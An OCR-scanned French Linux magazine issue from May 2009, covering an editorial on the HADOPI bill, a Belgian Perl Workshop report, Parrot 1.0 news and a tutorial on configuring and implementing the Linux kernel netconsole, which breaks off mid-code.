
MAI 2009 N°116

GNU LINUX MAGAZINE / FRANCE

Administration et développement sur systèmes UNIX

EMBARQUÉ / FONERA

Utilisez les facilités intégrées au noyau Linux pour piloter les sorties & leds (p. 66)



CONSTRUISEZ ET ADMINISTREZ VOTRE VPN L2TP/IPSEC AVEC OPENSSL, OPENSWAN, PPP ET XL2TPD

SYSADMIN / RAID

Mesurez et augmentez les performances de votre installation RAID-logiciel (p. 26)

HACK / WII

Développez des logiciels pour votre Nintendo Wii depuis GNU/Linux (p. 74)

CODE / SÉCURITÉ

Découvrez et évitez les attaques pouvant mettre à mal vos applications Web 2.0 (p. 80)

L 19275 - 116 - F: 6,50 €

France Métro : 6,50 € - DOM : 7,00 €
TOM Surface : 950 XPF
POL. A : 1400 XPF
BEL/PORT.CONT : 7,50 €
CH : 13,8 CHF
CAN : 13 $CAD
MAR : 75 MAD

Sommaire

Édito

Error 404 : députés not found

Comment ne pas en parler ? Le projet de loi « Création et Internet » qui proposait la création de l'HADOPI (Haute autorité pour la diffusion des œuvres et la protection des droits sur Internet), autorité toute puissante de régulation et de répression de la diffusion de contenu illégal, vient à l'instant (nous sommes le 9 avril à 13h55) d'être rejetée par l'Assemblée Nationale en vote définitif.

Après une énergie et un temps incroyables investis par les détracteurs et les défenseurs de ce projet, on apprend que ce vote par l'Assemblée Nationale (qui devait être une simple formalité selon certains) découle d'une mobilisation très importante à gauche et d'un absentéisme tout aussi important à droite. Le tout sur fond de « C'était l'heure du déjeuner » et autre « pitoyable manœuvre politique ». Bref, pour résumer, le projet de loi a été rejeté avec 15 « pour » et 21 « contre ».

Mais... attendez une seconde ! Je suis peut-être mal renseigné. Je vérifie sur Wikipédia... une seconde... ah oui ! C'est bien cela. Nous avons en France 577 députés et 21 « contre » est le résultat d'une forte mobilisation. C'est intéressant. De ce fait, la « pitoyable manœuvre politique », c'est l'arrivée d'une quinzaine de députés de gauche au moment du vote... « *Socialists Ninja. We're in ur hemicycle refusin ur law* ».

Je suis, bien entendu, très heureux que cette loi n'ait pas été votée (pour l'instant), mais je ne peux que constater les problèmes. Au-delà d'un courant de pensée anti-internet clairement choisi par certains, c'est la performance du système et l'implication des élus qui me dérange. Je sais, les députés ne travaillent pas tous ensemble sur les mêmes choses, mais (21+15)/577*100 = 6.23 %. Ce ne sont là que les maths, je ne parle pas de ce que j'ai vu et entendu à l'Assemblée...

Que va-t-il se passer maintenant ? Le gouvernement va peut-être maintenir son texte, il sera réexaminé par le Sénat et l'Assemblée Nationale qui finalement tranchera. C'est d'ores et déjà planifié (29 avril) et au moment où vous lirez ce texte, le vote aura probablement eu lieu... sans doute après plusieurs réunions de mobilisation pour les députés UMP. Si le texte devait être adopté, l'opposition pourra faire appel au Conseil constitutionnel, puis il faudra attendre le décret d'application pour que la loi soit applicable (en théorie).

Finalement, que faut-il retenir de ce premier round ? Simplement que la plupart des élus ne comprennent pas l'implication des nouvelles technologies dans notre société et notre économie, encore moins l'implication catastrophique de ce type de lois sur des modèles économiques basés sur le logiciel libre. Modèle qui semble pourtant à l'épreuve de « la crise ».

Les défenseurs du projet de loi parlent maintenant d'affaire personnelle, de démission et de consternation. Le temps ne serait-il pas plutôt à la remise en cause, à la réévaluation et à l'analyse ? À la comparaison avec DADVSI, peut-être ?

Rendez-vous le 30 mai prochain pour le numéro 117 et sans doute quelques changements dans le paysage cyber-culturel français...

Denis Bodor

Erratum GLMF 115 : L'article sur le multiplexage SSH comporte un léger problème. Les deux illustrations ont été inversées lors de la mise en page.

u /Linux Magazine France

ÉDITIONS DIAMOND est édité par Diamond Editions
B.P. 20142 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09

nail : lecteurs@gnulinuxmag.com
rvice commercial : abo@gnulinuxmag.com
es : www.gnulinuxmag.com
www.ed-diamond.com
recteur de publication : Arnaud Metzler
dacteur en chef : Denis Bodor

Secrétaire de rédaction : Véronique Wilhelm
Relecture : Dominique Grosse
Conception graphique : Fabrice Krachenfels
Responsable publicité : Tél. : 03 88 58 02 08
Service abonnement : Tél. : 03 88 58 02 08
Impression : VPM Druck Allemagne
Distribution France :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes :
Distri-médias :
Tél. : 05 61 72 76 24
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : À parution /N° ISSN : 1291-78 34
Commission paritaire : K78 976
Périodicité : Mensuel
Prix de vente : 6,50 €

Belgian Perl Workshop 2009

Auteur

- Erik Colson

Après le succès du Belgian Perl Workshop 2007 organisé par le groupe de mongueurs Bruxellois, l'évènement vient d'être renouvelé. Cette fois, ce sont les mongueurs flamands qui l'ont organisé, mené par Dirk De Nijs et Chris Vertonghen. Les présentateurs sont venus des quatre coins d'Europe (Angleterre, Slovaquie, Russie, France, Luxembourg, Pays-Bas et Belgique) et même d'Israël et d'Amérique ! Le workshop a eu lieu à Louvain, petite ville estudiantine à 20 km de Bruxelles, et a attiré près de 50 personnes. Étant donné le nombre d'orateurs, le workshop occupait deux locaux.

1 Samedi 28 février

Comme pour le *workshop* 2007, les organisateurs ont choisi un samedi pour cet évènement. Dirk De Nijs a ouvert la conférence remerciant tous les participants et sponsors. Le workshop démarre sur les chapeaux de roues avec moins d'un quart d'heure de retard. Les intérêts du public sont suffisamment partagés, ce qui procure des salles remplies de façon équilibrée. Pour moi, le choix fut aisé et j'ai opté pour la salle dédiée à Catalyst, outil de développement web très abouti.

1.1 Yuval Kogman – Discovering KiokuDB

Le premier orateur est Yuval Kogman, venant d'Israël. Il est l'un des développeurs de KiokuDB, un moteur de stockage d'objets. Le projet est jeune (la première publication sur CPAN datant de décembre 2008) et est très prometteur. La sauvegarde d'objets est une alternative à la sauvegarde de données relationnelles comme le permet `DBIx::Class`. Les deux forment une couche entre votre programme et la base de données. KiokuDB supporte actuellement Berkeley DB et DBI.

Fig. 1 : Brian Ingerson (Ingy döt Net) et le chameau Meeltje

La différence principale entre les deux approches réside dans l'absence de *schéma* dans le cas de KiokuDB. Les objets sont définis par l'utilisation du *framework* Moose et KiokuDB sait dès lors exactement ce qui doit être sauvegardé. Il vous offre des méthodes pour chercher, lister, détruire, etc. les objets.

Les relations entre objets sont également sauvegardées. Cela permet, par exemple, de retrouver le lien entre l'objet *client* et

l'objet *facture* et, de cette façon, il est aisé de retrouver toutes les factures adressées à un certain client.

1.2 Eriam Schaffter – Good old desktop apps with wxPerl

Étant moi-même adepte de wxPerl, je soutiens entièrement Eriam lorsqu'il proclame « *wxPerl rocks* ! ». Les applications *desktop* ne sont pas mortes (d'ailleurs le navigateur web en est une). wxPerl apporte la compatibilité physique entre les différents systèmes d'exploitations. Le rendu de votre application semble natif sur Linux, Mac OS X et même Windows.

S'il existe une boucle d'évènement dans wxPerl, Eriam nous expose une alternative : `POE::Loop::Wx`. Ce module ouvre une multitude de possibilités aux programmeurs wxPerl par l'ajout de composants POE. Le nombre de ces composants sur CPAN est d'ailleurs impressionnant.

Si vous souhaitez faire du développement RAD, il existe l'outil wxGlade, écrit en Python. Comme d'autres programmeurs wxPerl, je n'utilise pas (plus) cet outil pour coder une interface. Cela me permet de maintenir plus facilement le code avec des outils tels que Git. wxGlade a néanmoins le grand avantage de vous permettre de comprendre le fonctionnement de wxPerl en étudiant le code généré par cet outil.

Pour être complet, Eriam mentionne également le module XRC qui permet de générer un interface utilisateur par fichier XML. Si ceci semble une approche intéressante, il est important de tenir compte du coût en consommation de ressources de celle-ci, ayant comme résultat une perte de rapidité lors du chargement de l'interface.

Coder en wxPerl peut ressembler à du code en C. En effet, wxPerl est *wrappé* autour de wxWidgets qui est un framework écrit en C. Le module `wxPerl::Styles` (disponible sur CPAN) encapsule cela. Forcément, le rajout de cette couche aura lui aussi une incidence sur la consommation de ressources.

1.3 Abigail – Regular Expressions and Unicode Guru

Superbe présentation pour ceux qui ne savaient pas que l'Unicode et les expressions régulières font mauvais ménage. Cela dit, Abigail m'a fait réaliser que mes connaissances en expressions régulières méritent une remise à niveau : `\h`, `\v`, `\p{isDigit}`, `[[:upper:]]`, l'importance de l'emplacement d'un tiret dans les plages n'en sont que quelques exemples.

Pour ceux qui n'ont pu suivre le flux impressionnant d'exemples et pour les absents, un lien vers les *slides* de cette présentation devrait être publié sur le site de la conférence.

Fig. 2 : Dirk de Nijs, Chris Vertonghen et le chameau Meeltje

AGENDA

1.4 Chris Vertonghen – Perl & Amazon SQS, SimpleDB, S3

Après une courte démonstration des AWS (*Amazon Web Services*) par Simone Brunozzi, c'est Chris qui nous explique l'approche de ce service par Perl.

AWS est utilisé entre autres pour le stockage de données, ainsi que pour le *streaming* permettant de soulager votre serveur web. Il existe de multiples implémentations de l'API disponibles sur CPAN. D'après Chris, `Net::Amazon::S3` est le module le plus abouti. Ce module est également maintenu régulièrement. Ce module inclut des méthodes pour accéder à une *corbeille* et y déposer, lire, détruire des fichiers.

Pour le *streaming*, le module préconisé par Chris est `Amazon::SQS::Simple`.

1.5 Matt S. Trout – Catalyst

Matt Trout est l'un des développeurs de Catalyst ainsi que de `DBIx::Class`. Il a animé l'après-midi en parlant du framework MVC (*Model View Controller*) Catalyst.

D'emblée, Matt donne le ton en annonçant que le but d'avoir développé Catalyst est de pouvoir créer et gérer des sites complexes et que c'est pour cette raison qu'il est inutile de le comparer à RoR. Son atout est d'ailleurs de permettre de garder un code structuré et clair. Le rythme du développement de Catalyst reste soutenu et Matt nous explique que la version 5.8 sera modulée autour de Moose, et ce, dans le but d'obtenir un code encore plus maintenable.

Malgré cette évolution, les développeurs souhaitent garder une compatibilité avec d'anciennes versions. C'est d'ailleurs une des exigences primordiales. Lors d'une mise à jour, vous ne devriez recevoir aucune erreur. Si cela devait arriver, veuillez le rapporter, car cela doit être corrigé. Matt ajoute qu'il serait tout de même audacieux d'appliquer une mise à jour sur un système en production sans garder la version qui fonctionnait préalablement dans un répertoire différent. C'est une approche qu'il déconseille vivement.

Écrire du code pour des sites internet importants ou complexes nécessite l'écriture de tests. Les tests permettent non seulement d'être certains que votre code fonctionne correctement, mais également que des comportements non souhaités soient le résultat des modifications apportées dans le futur. Pour le test de sites web, il recommande le module `Test::WWW::Mechanize::Catalyst` disponible sur CPAN.

Fig. 3 : Matt Trout

Catalyst met des scripts à votre disposition pour créer de nouvelles fonctionnalités dans votre application. Ces scripts génèrent non seulement le squelette pour le type de fonctionnalité souhaité, mais également les fichiers de tests accompagnant cela. Tout cela dans le but d'obtenir toujours du code propre et maintenable.

La seule partie que Catalyst ne peut faire pour vous est de documenter votre code. Cela est important. Grâce à une bonne documentation, vous saurez encore dans le futur ce que vous avez voulu obtenir dans votre code. Pensez toujours que votre application « vit » et qu'elle grandira nécessairement !

1.6 Matt S. Trout – Catalyst & AWS

Pour ce qui concerne Catalyst, l'utilisation de services AWS tels que SimpleDB et SQS ne sont que des *model backends*. Les modules pour y accéder sont disponibles sur CPAN. Matt n'a rien d'autre à ajouter à cela, excepté que vous ne devriez jamais faire confiance au *cloud*.

Que se passerait-il si AWS mourait ? Qu'en est-il des *backups* ? Pouvez-vous tester les sauvegardes d'AWS ? La réponse est non et d'ailleurs personne ne garantit que vos données seraient restaurables. Vous devez garder vos données vous-même ET vous devez tester la restauration de vos sauvegardes !

Qu'en est-il de la connectivité et de la performance ? Que se passerait-il si AWS avait un problème ? Cela est improbable, mais cela peut arriver. Dans ce cas, vous devez pouvoir servir vos données vous-même.

Pourquoi AWS peut-il être utile ?

AWS vous offre du CPU et du CACHE. Utilisez-les pour servir vos données en les synchronisant vers AWS. Vous gardez les données chez vous et vous faites les sauvegardes. C'est cela qu'il vous faut. La redondance des données via AWS est en fait également une autre copie de vos données utilisable au cas où votre système devait périr.


Fig. 4 : Liz Mattijsen – Lightning talk

2 Clôture

Le Belgian Perl Workshop s'est clôturé par plusieurs présentations éclairs et une vente d'objets. Les bénéfices éventuels du workshop seront reversés à YEF qui est également sponsor pour ce workshop. Merci à tous les organisateurs, orateurs et participants pour cette inoubliable journée !

Liens

- Belgian Perl Workshop 2009 – http://conferences.mongueurs.net/bpw2009/
- Vlaanderen.pm, le groupe organisateur de la conférence – http://vlaanderen.pm.org/
- Catalyst – http://www.catalystframework.org/

Auteur : Erik Colson, Bruxelles.pm, Vlaanderen.pm.

Brèves de Perl

Parrot 1.0.0

On l'attendait depuis longtemps, la version 1.0.0 de Parrot [1], surnommée « Haru Tatsu », a été officiellement publiée le 17 mars 2009, comme cela avait été prévu dans l'annonce faite mi-décembre 2008 [2] par Allison Randal, architecte du projet et présidente de la Fondation Parrot.

Pour rappel, Parrot est une machine virtuelle conçue dès l'origine pour servir de base solide à la compilation et à l'exécution de langages dynamiques. Les implémentations de plusieurs langages existent, à des stades variés de finition. On peut citer, outre bien sûr Perl 6, des compilateurs ou interpréteurs pour Tcl, JavaScript, Ruby, Lua, Scheme, PHP, Python, APL et .NET.

La version 1.0 de Parrot marque une étape majeure dans le développement de ce projet. D'abord, par un changement du cycle de *release*, qui reste mensuel, mais proposera deux versions stables par an, numérotées x.0 (janvier) et x.5 (juillet), que les éditeurs de distribution Linux et autres OS pourront *packager*. Le cycle d'obsolescence sera lui aussi basé sur ces versions stables, sur lesquelles les développeurs de langages pourront s'appuyer de manière plus sereine.

Le plan exposé par Allison est l'introduction progressive de Parrot en production sur une période de trois ans, chaque version stable mettant l'accent sur un point particulier. Ainsi, la version 1.0 fournit une API stable pour les développeurs de langages. La version 1.5 sera orientée sur l'intégration, l'interopérabilité et autres mécanismes pour embarquer la machine virtuelle Parrot au sein d'un programme. La version 2.0 sera une seconde phase de stabilisation et finition pour une montée en production. La version 2.5 mettra l'accent sur la portabilité, pour supporter plus de plateformes, de langages et répondre aux besoins des nouveaux utilisateurs. La version 3.0 sera indépendante, lorsque les derniers bouts de Perl et Python utilisés pour construire et exécuter les tests seront supprimés et remplacés par les outils natifs du système ou par un *bootstrap* mini-Parrot.

Avec cette version 1.0 et l'arrivée d'une API stable, les langages qui étaient jusqu'à présent inclus dans la distribution même de Parrot ont été sortis pour disposer de leurs propres sites et dépôts de développement : Rakudo (Perl 6 **[3]**), Pynie (Python **[4]**), Cardinal (Ruby **[5]**), Lua **[6]**, Matrixy (Matlab/Octave **[7]**), Partcl (Tcl **[8]**), Pipp (PHP **[9]**) et bien d'autres !

[1] http://parrot.org/
[2] http://parrot.org/news/vision-for-1_0
[3] http://rakudo.org/
[4] http://code.google.com/p/pynie/
[5] http://github.com/cardinal/cardinal/
[6] http://github.com/fperrad/lua
[7] http://code.google.com/p/matrixy/
[8] http://partcl.googlecode.com/
[9] http://pipp.org/

Auteur : Sébastien Aperghis-Tramoni

Kernel netconsole : utilisation

Auteur

- Éric Lacombe

Le Kernel Corner innove dans sa dernière mouture en édifiant le concept de brèves multi-facettes ;) Eh oui ! Le sujet abordé ce mois-ci est décrit non pas par une brève, mais par de multiples brèves (enfin juste deux pour commencer ;) ! « Miracle ! », me diriez-vous, « Les auteurs viennent tout juste de découvrir comment élaborer un plan [NDLA : oops] ! » ;) Mais la réalité est bien différente : ce concept apporte vraiment un plus ;) Les deux brèves que vous allez découvrir traitent du même sujet, mais sous des angles bien différents. Le premier est purement orienté end-user, alors que le second explore le sujet en s'immisçant dans la vie privée du noyau ;)... bref, en s'immergeant dans le code du noyau ;)

1 [DEBUG:USER] La netconsole ou l'envoi des logs noyau sur le réseau

1.1 Introduction

La netconsole est un module noyau qui permet de loguer les messages noyau (issus de la primitive `printk()`) au travers (exclusivement) d'un réseau Ethernet en UDP, sur une ou plusieurs machines. Il s'agit d'une alternative à la console série lorsque l'on souhaite déboguer son noyau (et que les logs n'ont pas le temps d'être inscrits sur le disque). Elle a été conçue pour être aussi rapide que possible afin de réussir à loguer les bugs les plus critiques du noyau. Ainsi, elle fonctionne tout aussi bien dans un contexte de traitement d'interruptions et n'active pas ces dernières lors de l'envoi de paquets réseau (d'où les limites intrinsèques du système : seuls les contrôleurs Ethernet sont supportés).

La netconsole peut être compilée directement dans le noyau (auquel cas, elle s'initialise directement après la carte réseau, ce qui permet de capturer la plus grande partie du processus de boot) ou bien en module (`CONFIG_NETCONSOLE`). Elle dispose de deux modes de configuration. Le premier est statique et attend les paramètres de configuration sur la ligne de boot noyau ou sinon en entrées du chargeur de module si la netconsole est compilée en module. Son deuxième mode de configuration est dynamique. Il est également optionnel (`CONFIG_NETCONSOLE_DYNAMIC`). Il permet de configurer à la volée de nouvelles cibles via le système de fichiers `configfs`.

Notons au passage que les messages envoyés par la netconsole sont régis de la même manière que les consoles locales. Ainsi, l'envoi des paquets réseau est dépendant du paramètre noyau `console_loglevel` (option de boot `loglevel`). Ce paramètre peut être modifié en cours d'exécution via la commande `dmesg`. Par exemple, après l'exécution de la commande `dmesg -n 8`, l'intégralité des messages noyau est loguée.

Dans la suite, nous détaillons la façon de configurer la netconsole en mode statique et en mode dynamique.

1.2 Configuration de la netconsole

1.2.1 Mode statique

Ce premier mode est moins flexible que le mode dynamique, car il nécessite de connaître dès le chargement du module (et sans modification possible a posteriori) la ou les machines réceptrices des messages envoyés par la netconsole (que l'on appelle

aussi « cibles »). Si une cible doit être rajoutée en cours de route, le mode dynamique est alors le choix opportun.

Le passage des cibles se fait au travers de l'unique paramètre **netconsole** attendant une chaîne de caractères. Son format est le suivant :

```
netconsole=[src-port]@[src-ip]/[<dev>],[tgt-port]@<tgt-ip>/[tgt-macaddr]*
```

où :

- **src-port** : port source des paquets UDP envoyés (6665 par défaut) ;
- **src-ip** : adresse IP à employer pour l'IP source dans les paquets (adresse de l'interface par défaut) ;
- **dev** : interface réseau à employer (eth0 par défaut) ;
- **tgt-port** : port sur lequel attend la machine cible (6666 par défaut) ;
- **tgt-ip** : adresse IP de la machine cible ;
- **tgt-macaddr** : adresse MAC de la machine cible (par défaut, le paramètre est positionné avec l'adresse Ethernet de broadcast) ou de la passerelle si la machine se trouve sur un autre sous-réseau.

Voici un exemple de configuration depuis la ligne de boot du noyau

```
linux netconsole=4444@192.168.1.15/eth1,9353@192.168.1.20/12:34:56:78:9a:bc
```

et un autre depuis un shell exécutant le chargeur de module :

```
modprobe netconsole netconsole=@/,@192.168.1.20/
```

Afin de configurer la netconsole pour l'envoi simultané des logs vers plusieurs cibles, il suffit de passer l'ensemble des paramètres de chaque cible, séparés par des points virgules et entourés de guillemets. L'exemple suivant illustre cela :

```
modprobe netconsole
netconsole="@/,@192.168.1.20/;@/eth1,6892@192.168.1.21/"
```

À noter que lorsque le module est compilé dans le noyau, la netconsole est initialisée juste après la pile IP. Elle essaie alors de configurer l'interface réseau qui doit émettre avec l'adresse IP fournie en paramètre.

1.2.2 Mode dynamique

Le mode dynamique de la netconsole permet, en cours d'exécution, l'ajout et la suppression de machines réceptrices des logs noyau, mais également la modification de leurs paramètres. Le système de fichiers **configfs** est employé pour s'interfacer avec utilisateur. Notons que les cibles configurées depuis la ligne de boot ou comme paramètre du module ne sont pas accessibles depuis cette interface et ne peuvent donc être modifiées.

Pour accéder à cette interface (en supposant l'option noyau **CONFIG_NETCONSOLE_DYNAMIC** activée), il faut monter le système de fichiers **configfs** de la façon suivante par exemple :

```
mount -t configfs none /sys/kernel/config
```

Pour ajouter une nouvelle cible (c'est-à-dire une machine de destination pour les logs noyau), il faut créer un nouveau dossier dans **netconsole/**. Par exemple :

```
cd /sys/kernel/config/netconsole/
mkdir target1
```

À la création de ce dossier, une nouvelle cible est prise en compte par le noyau, mais reste désactivée. Dans ce dossier, plusieurs fichiers sont disponibles et accueillent les différents paramètres de la cible, ainsi que son état. Après la modification adéquate de ces fichiers, l'activation du flux de message vers la cible est déclenchée par l'écriture du chiffre **1** dans le fichier **enabled**. La description des fichiers est donnée ci-dessous :

- **enabled** : état de la cible (0 ou 1) ;
- **dev_name** : nom de l'interface réseau ;
- **local_port** : port source à employer ;
- **remote_port** : port UDP sur lequel écoute la machine distante ;
- **local_ip** : IP source à utiliser ;
- **remote_ip** : IP de la machine distante ;
- **local_mac** : adresse MAC de l'interface réseau locale depuis laquelle les logs noyau doivent être envoyés (fichier en lecture seule) ;
- **remote_mac** : adresse MAC de l'interface réseau sur laquelle la machine distante écoute.

Pour supprimer une cible, il suffit tout simplement de supprimer son dossier :

```
rmdir /sys/kernel/config/netconsole/target
```

Si on souhaite mettre à jour une cible, il faut tout d'abord vérifier qu'elle n'est pas active ou sinon il faut la désactiver (car les modifications ne seraient alors pas prises en compte). L'exemple suivant illustre la façon de mettre à jour les paramètres d'une cible :

```
cat enabled      # Vérification de l'état de la cible.
echo 0 > enabled    # Désactivation de la cible.
echo eth2 > dev_name  # Modification du nom de l'interface sur laquelle émettre,
echo 10.0.0.4 > remote_ip  # de l'IP de destination,
echo cb:a9:87:65:43:21 > remote_mac# de l'adresse MAC de destination.
echo 1 > enabled                    # Réactivation de la cible
```

1.3 Configuration des machines destinataires des logs

Voyons comment configurer les cibles allant recevoir les logs noyau de la machine sur laquelle la netconsole est activée. Il s'agit tout simplement de récupérer le trafic réseau entrant sur le port UDP configuré depuis la netconsole. Pour cela, l'utilisation de **netcat** ou de **syslogd** est envisageable.

Exemple d'utilisation de **netcat** pour la réception des messages issus de la netconsole (option **-u** pour le mode UDP, et **-l** pour le mode *listen*) :

```
netcat -u -l -p <port>

nc -l -u <port>
```

2 [CODE] Aperçu de l'implémentation de la netconsole

L'implémentation de la netconsole se fonde actuellement sur le framework **netpoll** (le code se trouve dans le fichier **net/core/netpoll.c**) pour mettre en place une console distante de type réseau.

Netpoll est un framework générique. Il a été inclus dans la version 2.6.5 de Linux afin de supporter les fonctionnalités noyau bas niveau (telles que les consoles réseau ou les débogueurs) qui ont besoin d'envoyer et de recevoir des paquets au travers du réseau sans passer par l'intégralité du sous-système réseau et sans nécessiter l'activation des interruptions.

Afin de profiter de ce framework, il est toutefois nécessaire que le pilote de la carte en fournisse le support. Il s'agit simplement (dans la plupart des cas) d'implémenter la méthode appelée **poll_controller()** dont le rôle est de se remettre à jour sur tout ce que le périphérique a effectué. L'implémentation de cette méthode ressemble pour beaucoup de périphériques à cet exemple :

```
static void poll_my_card(struct net_device *dev);
{
    disable_device_interrupts();
    call_interrupt_handler(dev);
    reenable_device_interrupts();
}
```

Ainsi, Netpoll simule tout simplement l'émission d'interruptions matérielles depuis l'intérieur du noyau. Cela nécessite cependant quelques petits ajustements pour les gestionnaires d'interruptions de certains contrôleurs réseau.

Nous ne revenons pas sur l'implémentation de Netpoll dans la suite de cette brève. L'objectif est de donner quelques pistes pour l'étude du fichier **drivers/net/netconsole.c**, lieu de l'implémentation de la netconsole.

2.1 Quelques structures de données

La structure de données principale est la **struct netconsole_target**. Il en existe une dans le noyau pour chaque cible définie. Ces structures sont liées les unes aux autres par une simple liste doublement chaînée (cf. Kernel Corner 86)

```
static LIST_HEAD(target_list);
```

laquelle est protégée par un *spinlock* (cf. Kernel Corner 87), car la fonction d'émission réseau des logs noyau (**write_msg**) ne doit pas dormir :

```
static DEFINE_SPINLOCK(target_list_lock);
```

La structure **netconsole_target** est définie ainsi :

```
struct netconsole_target {
        struct list_head        list;
#ifdef  CONFIG_NETCONSOLE_DYNAMIC
        struct config_item      item;
#endif
        int                     enabled;
        struct netpoll          np;
};
```

Le membre **list** permet la liaison entre ces structures. Le membre **item** sert à lier la structure dans la hiérarchie de **configfs** (lorsque le mode dynamique est activé) et permet ainsi la gestion « administrative » (comptabilisation, destruction, etc.) des cibles. Le membre **enabled** rend compte de l'état de la cible (actif pour la valeur 1, sinon 0). Quant au membre **np**, il s'agit de la structure nécessaire au framework Netpoll pour effectuer sa besogne. Sa définition est donnée ci-dessous (fichier **include/linux/netpoll.h**) :

```
struct netpoll {
        struct net_device *dev;
        char dev_name[IFNAMSIZ];
        const char *name;
        void (*rx_hook)(struct netpoll *, int, char *, int);

        u32 local_ip, remote_ip;
        u16 local_port, remote_port;
        u8 remote_mac[ETH_ALEN];
};
```

On retrouve dans cette structure, bien évidemment, l'intégralité des paramètres à fournir pour la configuration d'une cible de la netconsole (comme nous l'avons vu dans la brève précédente). Notons que le membre **dev** pointe sur le descripteur du contrôleur réseau associé.

2.2 Aperçu de l'implémentation du mode statique

Dans ce mode non dynamique, les paramètres sont reçus depuis la ligne de boot du noyau ou via le chargeur de module. Il s'agit alors de créer les structures **netconsole_target** nécessaires et de configurer Netpoll de façon adéquate. Mentionnons que ces structures initialisées de façon « statique » (c'est-à-dire issues du mode statique) ne sont pas visibles (donc manipulables) depuis le mode dynamique.

La fonction suivante met en œuvre la configuration des cibles dans le mode statique. Elle effectue tout d'abord l'allocation, puis l'initialisation d'une structure **netconsole_target** avec des valeurs par défaut. Elle est appelée lors de l'initialisation du module, sur laquelle nous revenons à la fin de cette brève.

```
static struct netconsole_target *alloc_param_target(char *target_config)
{
        int err = -ENOMEM;
        struct netconsole_target *nt;

        nt = kzalloc(sizeof(*nt), GFP_KERNEL);
        if (!nt) {
             printk(KERN_ERR "netconsole: failed to allocate memory\n");
             goto fail;
        }

        nt->np.name = "netconsole";
        strlcpy(nt->np.dev_name, "eth0", IFNAMSIZ);
        nt->np.local_port = 6665;
        nt->np.remote_port = 6666;
        memset(nt->np.remote_mac, 0xff, ETH_ALEN);
```

Le module récupère ensuite les paramètres à employer et configure Netpoll en conséquence.

```
        err = netpoll_parse_options(&nt->np, target_config);
        if (err)
                goto fail;

        err = netpoll_setup(&nt->np);
        if (err)
                goto fail;

        nt->enabled = 1;

        return nt;

fail:
        kfree(nt);
        return ERR_PTR(err);
}
```

La suppression d'une cible (définie statiquement) s'effectue avec la fonction suivante (nettoyage au niveau de Netpoll et libération de la structure passée en paramètre) :

```
static void free_param_target(struct netconsole_target *nt)
{
        netpoll_cleanup(&nt->np);
        kfree(nt);
}
```

2.3 Aperçu de l'implémentation du mode dynamique

Pour le mode dynamique, la netconsole met en place la hiérarchie suivante au niveau du sous-système **configfs** :

```
/sys/kernel/config/netconsole/
                        |
                        <target>/
                        |       enabled
                        |       dev_name
                        |       local_port
                        |       remote_port
                        |       local_ip
                        |       remote_ip
                        |       local_mac
                        |       remote_mac
                        |
                        <target>/…
```

Il est alors nécessaire de définir de nombreuses méthodes correspondant aux différents attributs (fichiers) des cibles, pour leur lecture et pour leur écriture. Prenons par exemple l'attribut **remote_ip**. La fonction de lecture est définie par

```
static ssize_t show_remote_ip(struct netconsole_target *nt, char *buf)
{
        return snprintf(buf, PAGE_SIZE, "%d.%d.%d.%d\n",
                        HIPQUAD(nt->np.remote_ip));
}
```

alors que la fonction d'écriture est définie par :

```
static ssize_t store_remote_ip(struct netconsole_target *nt,
                               const char *buf,
                               size_t count)
{
        if (nt->enabled) {
                printk(KERN_ERR "netconsole: target (%s) is enabled, "
                                "disable to update parameters\n",
                                config_item_name(&nt->item));
                return -EINVAL;
        }

        nt->np.remote_ip = ntohl(in_aton(buf));

        return strnlen(buf, count);
}
```

Remarquons que la modification d'un paramètre n'est possible que si la cible est désactivée.

Ces attributs sont alors définis comme des objets via des structures **netconsole_target_attr** qui encapsulent les méthodes définies :

```
struct netconsole_target_attr {
        struct configfs_attribute    attr;
        ssize_t                      (*show)(struct netconsole_target *nt,
                                             char *buf);
        ssize_t                      (*store)(struct netconsole_target *nt,
                                              const char *buf,
                                              size_t count);
};
```

L'initialisation de ces objets se fait via les macros suivantes :

```
#define NETCONSOLE_TARGET_ATTR_RO(_name)                                \
static struct netconsole_target_attr netconsole_target_##_name =       \
        __CONFIGFS_ATTR(_name, S_IRUGO, show_##_name, NULL)

#define NETCONSOLE_TARGET_ATTR_RW(_name)                                \
static struct netconsole_target_attr netconsole_target_##_name =       \
        __CONFIGFS_ATTR(_name, S_IRUGO | S_IWUSR, show_##_name, store_##_name)
```

Ainsi, dans le cas de l'attribut **remote_ip**, la macro **NETCONSOLE_TARGET_ATTR_RW(remote_ip);** se développe en la déclaration de l'objet **netconsole_target_remote_ip**. Tous ces objets sont regroupés via leur membre **attr** au sein de la structure suivante, nécessaire (entre autres) au sous-système **configfs** :

```
static struct configfs_attribute *netconsole_target_attrs[] = {
        &netconsole_target_enabled.attr,
        &netconsole_target_dev_name.attr,
        &netconsole_target_local_port.attr,
        &netconsole_target_remote_port.attr,
        &netconsole_target_local_ip.attr,
        &netconsole_target_remote_ip.attr,
        &netconsole_target_local_mac.attr,
        &netconsole_target_remote_mac.attr,
        NULL,
};
```

Plus précisément, le sous-système **configfs** attend une structure de type **struct configfs_subsystem**. La netconsole initialise ainsi une structure de ce type : la **netconsole_subsys**. Cette dernière référence alors des méthodes de plus haut niveau ayant pour rôle de créer les cibles au sein de **configfs**. La table **netconsole_target_attrs[]** est alors utilisée.

```
static struct config_item_type netconsole_target_type = {
        .ct_attrs               = netconsole_target_attrs,
        .ct_item_ops            = &netconsole_target_item_ops,
        .ct_owner               = THIS_MODULE,
};

static struct config_item *make_netconsole_target(struct config_group *group,
                                                  const char *name)
{
        unsigned long flags;
        struct netconsole_target *nt;

        /* Allocation et initialisation de la cible */
        nt = kzalloc(sizeof(*nt), GFP_KERNEL);
        if (!nt) {
                printk(KERN_ERR "netconsole: failed to allocate memory\n");
                return ERR_PTR(-ENOMEM);
        }

        nt->np.name = "netconsole";
        strlcpy(nt->np.dev_name, "eth0", IFNAMSIZ);
        nt->np.local_port = 6665;
        nt->np.remote_port = 6666;
        memset(nt->np.remote_mac, 0xff, ETH_ALEN);

        /* Initialisation du membre config_item */
